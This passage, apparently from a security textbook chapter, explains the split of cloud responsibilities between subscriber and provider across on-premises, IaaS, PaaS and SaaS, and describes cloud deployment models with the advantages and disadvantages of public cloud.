🟨 Data	🟨 Data	🟨 Data	🟦 Data
🟨 Runtime	🟨 Runtime	🟦 Runtime	🟦 Runtime
🟨 Middleware	🟨 Middleware	🟦 Middleware	🟦 Middleware
🟨 O/S	🟨 O/S	🟦 O/S	🟦 O/S
🟨 Virtualization	🟦 Virtualization	🟦 Virtualization	🟦 Virtualization
🟨 Servers	🟦 Servers	🟦 Servers	🟦 Servers
🟨 Storage	🟦 Storage	🟦 Storage	🟦 Storage
🟨 Networking	🟦 Networking	🟦 Networking	🟦 Networking

🟨 Subscriber

🟦 Service Provider

Separation of Responsibilities in Cloud

In cloud computing, the separation of responsibilities of subscribers and service providers is essential. Separation of duties prevents conflict of interest, illegal acts, fraud, abuse, and error and helps in identifying security control failures, including information theft, security breaches, and evasion of security controls. It also helps in restricting the amount of influence held by any individual and ensures that there are no conflicting responsibilities.

There are mainly three types of cloud services; namely, IaaS, PaaS, and SaaS. It is essential to know the limitations of each cloud service delivery model when accessing specific clouds and their models.

The figure below illustrates the separation of cloud responsibilities specific to service delivery models.




Cloud Computing
On-Premises
Infrastructure (as a Service)
Platform (as a Service)
Software (as a Service)
Resource Owners
Applications
Data
Runtime
Middleware
O/S
Virtualization
Servers
Storage
Networking
Subscriber
Service Provider

Figure 19.1: Separation of cloud responsibilities specific to service delivery models



Cloud Deployment Models

Public Cloud	Services are rendered over a network that is **open for public use**
Private Cloud	Cloud infrastructure is operated for a **single organization only**
Community Cloud	Shared infrastructure between **several organizations from a specific community** with common concerns (security, compliance, jurisdiction, etc.)
Hybrid Cloud	**Combination of two or more clouds** (private, community, or public) that remain unique entities but are bound together, thereby offering the benefits of multiple deployment models
Multi Cloud	Dynamic heterogeneous environment that **combines workloads across multiple cloud vendors**, managed via one proprietary interface to achieve long term business goals

Cloud Deployment Models

Cloud deployment model selection is based on enterprise requirements. One can deploy cloud services in different ways, according to the factors given below:

- Host location of cloud computing services
- Security requirements
- Sharing of cloud services
- Ability to manage some or all of the cloud services
- Customization capabilities

The four standard cloud deployment models are

- **Public Cloud**

  In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet. Therefore, he is liable for the creation and constant maintenance of the public cloud and its IT resources. Public cloud services may be free or based on a pay-per-usage model (e.g., Amazon Elastic Compute Cloud (EC2), Google App Engine, Windows Azure Services Platform, IBM Bluemix).

  - **Advantages**:
    - Simplicity and efficiency
    - Low cost
    - Reduced time (when server crashes, needs to restart or reconfigure cloud)
    - No maintenance (public cloud service is hosted off-site)

   - No contracts (no long-term commitments)

- ○ **Disadvantages**:
   - Security is not guaranteed
   - Lack of control (third-party providers are in charge)
   - Slow speed (relies on Internet connections; the data transfer rate is limited)

